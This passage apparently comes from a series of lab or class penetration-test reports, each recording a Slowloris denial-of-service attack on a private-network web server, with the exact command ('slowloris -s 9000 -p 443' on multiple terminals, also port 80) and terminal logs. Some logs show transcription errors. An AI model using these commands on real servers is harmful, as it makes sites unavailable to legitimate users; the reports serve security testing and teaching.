
Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



```
visheshrangwani@vishesh-MacBook-Air: ~ slowloris -s 6000 -p 443 192.168.2.235 - 11x30
~ -- slowloris -s 6000 -p 443 192.168.2.235

[04-12-2022 02:40:31] Creating 5175 new sockets...
[04-12-2022 02:41:04] Sending keep-alive headers...
[04-12-2022 02:41:04] Socket count: 2556
[04-12-2022 02:41:05] Creating 4795 new sockets...
[04-12-2022 02:41:32] Sending keep-alive headers...
[04-12-2022 02:41:32] Socket count: 5351
[04-12-2022 02:41:32] Creating 5086 new sockets...
[04-12-2022 02:41:32] Sending keep-alive headers...
[04-12-2022 02:41:32] Socket count: 5086
[04-12-2022 02:41:32] Creating 5086 new sockets...
[04-12-2022 02:41:32] Sending keep-alive headers...
[04-12-2022 02:41:32] Socket count: 2556
[04-12-2022 02:42:02] Creating 4735 new sockets...
[04-12-2022 02:42:30] Sending keep-alive headers...
[04-12-2022 02:42:30] Socket count: 2556
[04-12-2022 02:42:30] Creating 5088 new sockets...
[04-12-2022 02:42:30] Sending keep-alive headers...
[04-12-2022 02:42:30] Socket count: 5088
[04-12-2022 02:42:59] Sending keep-alive headers...
[04-12-2022 02:42:59] Socket count: 5088
[04-12-2022 02:43:00] Creating 4726 new sockets...
[04-12-2022 02:43:29] Sending keep-alive headers...
[04-12-2022 02:43:29] Socket count: 2556
[04-12-2022 02:43:29] Creating 5064 new sockets...
[04-12-2022 02:43:36] Stopping Slowloris
visheshrangwani@vishesh-MacBook-Air: ~ slowloris -s 6000 -p 443 192.168.2.235
[04-12-2022 02:43:39] Attacking 192.168.2.235 with 6000 sockets.
[04-12-2022 02:43:39] Creating sockets...
[04-12-2022 02:43:39] Sending keep-alive headers...
[04-12-2022 02:44:03] Socket count: 2557
[04-12-2022 02:44:03] Creating 5221 new sockets...
[04-12-2022 02:44:34] Sending keep-alive headers...
[04-12-2022 02:44:34] Socket count: 2556
[04-12-2022 02:44:35] Creating 5086 new sockets...
```

REPORT 14(Group 4)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 6000 -p 443 192.168.2.236 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



REPORT 15 (Group 7)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 6000 -p 443 192.168.2.239 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



```
visheshrangwani:~ visheshrangwani$ slowloris -s 6000 -p 443 192.168.2.239 -- 112x30
visheshrangwani:~ visheshrangwani$ slowloris -s 6000 -p 443 192.168.2.239
[04-12-2022 02:51:04] Attacking 192.168.2.239 with 6000 sockets.
[04-12-2022 02:51:04] Creating sockets...
[04-12-2022 02:51:27] Sending keep-alive headers...
[04-12-2022 02:51:27] Socket count: 2557
[04-12-2022 02:51:27] Creating 5160 new sockets...
[04-12-2022 02:51:27] Sending keep-alive headers...
[04-12-2022 02:51:59] Socket count: 2557
[04-12-2022 02:51:59] Creating 5957 new sockets...
[04-12-2022 02:52:29] Sending keep-alive headers...
[04-12-2022 02:52:29] Socket count: 2556
[04-12-2022 02:52:29] Creating 4246 new sockets...
[04-12-2022 02:52:52] Sending keep-alive headers...
[04-12-2022 02:52:52] Socket count: 2556
[04-12-2022 02:52:52] Creating 4894 new sockets...
[04-12-2022 02:53:22] Sending keep-alive headers...
[04-12-2022 02:53:22] Socket count: 2556
[04-12-2022 02:53:22] Creating 4894 new sockets...
[04-12-2022 02:53:50] Sending keep-alive headers...
[04-12-2022 02:53:50] Socket count: 2556
[04-12-2022 02:53:50] Creating 5387 new sockets...
```

REPORT 16 (Group 8)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 6000 -p 443 192.168.2.240 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots

A screenshot of a terminal window titled "visheshrangwani — slowloris -s 6000 -p 443 192.168.2.240 — 112x30". The terminal shows the command being run: "slowloris -s 6000 -p 443 192.168.2.240". Below the command, numerous log messages from the SlowLoris process are displayed, showing the creation of many sockets and sending keep-alive headers over time. The log output is as follows:

```
visheshrangwani@visheshs-MacBook-Air ~ % slowloris -s 6000 -p 443 192.168.2.240
[04-12-2022 02:59:30] Attacking 192.168.2.240 with 6000 sockets.
[04-12-2022 02:59:30] Creating sockets...
[04-12-2022 02:59:45] Sending keep-alive headers...
[04-12-2022 02:59:45] Socket count: 1232
[04-12-2022 02:59:45] Creating 4778 new sockets...
[04-12-2022 03:00:04] Sending keep-alive headers...
[04-12-2022 03:00:04] Socket count: 1236
[04-12-2022 03:00:05] Creating 5474 new sockets...
[04-12-2022 03:00:27] Sending keep-alive headers...
[04-12-2022 03:00:27] Socket count: 878
[04-12-2022 03:00:27] Creating 5344 new sockets...
[04-12-2022 03:00:48] Sending keep-alive headers...
[04-12-2022 03:00:48] Socket count: 898
[04-12-2022 03:00:48] Creating 5452 new sockets...
[04-12-2022 03:01:10] Sending keep-alive headers...
[04-12-2022 03:01:10] Socket count: 864
[04-12-2022 03:01:10] Creating 5418 new sockets...
[04-12-2022 03:01:32] Sending keep-alive headers...
[04-12-2022 03:01:32] Socket count: 859
[04-12-2022 03:01:32] Creating 5458 new sockets...
```

REPORT 17 (Group 9)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 6000 -p 443 192.168.2.241 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots

A screenshot of a terminal window titled 'visheshrangwani — slowloris -s 6000 -p 443 192.168.2.241 — 112x30'. The window displays the command being run at the top. Below it, several lines of log output from the SlowLoris process are visible, showing the creation of many sockets and sending keep-alive headers. The text is in a monospaced font and is mostly black on a dark background.

```
visheshrangwani@visheshs-MacBook-Air ~ % slowloris -s 6000 -p 443 192.168.2.241
[04-12-2022 03:08:05] Attacking 192.168.2.241 with 6000 sockets.
[04-12-2022 03:08:05] Creating socket...
[04-12-2022 03:08:05] ...done. Sending keep-alive headers...
[04-12-2022 03:08:28] Socket count: 3557
[04-12-2022 03:08:28] Creating 5062 new sockets...
[04-12-2022 03:08:59] Sending keep-alive headers...
[04-12-2022 03:08:59] Socket count: 2556
[04-12-2022 03:08:59] Creating 4945 new sockets...
```

REPORT 18 (Group 10)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 6000 -p 80 192.168.2.242 on multiple terminals


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



REPORT 19 (Group 11)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 6000 -p 443 192.168.2.243 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots

A screenshot of a terminal window titled "visheshrangwani — slowloris -s 9000 -p 443 192.168.2.243 — 112x30". The window displays log output from the SlowLoris attack. The text in the terminal is as follows:

```
visheshrangwani@Visheshs-MacBook-Air ~ % slowloris -s 9000 -p 443 192.168.2.243
[04-12-2022 03:17:27] Attacking 192.168.2.243 with 9000 sockets...
[04-12-2022 03:17:27] Creating sockets...
[04-12-2022 03:17:49] Sending keep-alive headers...
[04-12-2022 03:17:49] Socket count: 2557
[04-12-2022 03:17:49] Creating 8907 new sockets...
```

REPORT 20 (Group 12)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 9000 -p 443 192.168.2.244 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



REPORT 21 (Group 13)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 9000 -p 443 192.168.2.245 on multiple terminals. Also on port 80



Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



```
visheshranganvi:~ visheshranganvi$ slowloris -s 9000 -p 443 192.168.2.245 -s 9000 -p 80 192.168.2.245
visheshranganvi:~ visheshranganvi$ slowloris -s 9000 -p 443 192.168.2.245
[04-12-28 02:03:24:42] Attacking 192.168.2.245 with 9000 sockets.
[04-12-28 02:03:24:42] Creating sockets...
[04-12-28 02:03:25:09] Sending keep-alive headers...
[04-12-28 02:03:25:09] Socket count: 2557
[04-12-28 02:03:25:09] Creating 8332 new sockets...
```

REPORT 22 (Group 14)

Vulnerability type:

DoS

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 9000 -p 443 192.168.2.246 on multiple terminals. Also on port 80




Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



```
visheshrangwani:~ slowloris -s 9000 -p 443 192.168.2.246 -- slowloris -s 9000 -p 443 192.168.2.246 -n 112x30
visheshrangwani:~ slowloris -s 9000 -p 443 192.168.2.246 -n 112x30
[04-12-2022 03:29:36] Creating sockets...
[04-12-2022 03:30:01] Sending keep-alive headers...
[04-12-2022 03:30:01] Creating 8088 new sockets...
[04-12-2022 03:30:01] Sending keep-alive headers...
[04-12-2022 03:30:01] Socket connect 200...
[04-12-2022 03:30:31] Creating 8088 new sockets...
```

REPORT 23 (Group 15)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 9000 -p 443 192.168.2.247 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



REPORT 24 (Group 16)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 9000 -p 443 192.168.2.248 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots

A terminal window titled 'visheshrangwani:slowloris -s 9000 -p 443 192.168.2.248' displays a log of the SlowLoris attack. The log shows numerous connections being established and kept alive, with socket counts increasing over time. The output is as follows:

```
visheshrangwani:~ vishesh - slowloris -s 9000 -p 443 192.168.2.248 - 111x30
-- slowloris -s 9000 -p 80 192.168.2.248     -- slowloris -s 9000 -p 443 192.168.2.248
[visheshrangwani:~ vishesh - slowloris -s 9000 -p 443 192.168.2.248] [visheshrangwani:~ vishesh - slowloris -s 9000 -p 443 192.168.2.248]
[04-12-2022 03:37:42] Attacking 192.168.2.248 with 9000 sockets.
[04-12-2022 03:38:01] Creating 1000 new sockets...
[04-12-2022 03:38:05] Sending keep-alive headers...
[04-12-2022 03:38:05] Socket count: 2557
[04-12-2022 03:38:05] Creating 8185 new sockets...
[04-12-2022 03:38:05] Sending keep-alive headers...
[04-12-2022 03:38:05] Socket count: 2556
[04-12-2022 03:38:05] Creating 1053 new sockets...
[04-12-2022 03:39:07] Sending keep-alive headers...
[04-12-2022 03:39:07] Socket count: 2556
[04-12-2022 03:39:08] Creating 7317 new sockets...
[04-12-2022 03:39:32] Sending keep-alive headers...
[04-12-2022 03:39:32] Socket count: 2556
[04-12-2022 03:39:32] Creating 8135 new sockets...
```

REPORT 25 (Group 44)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command:
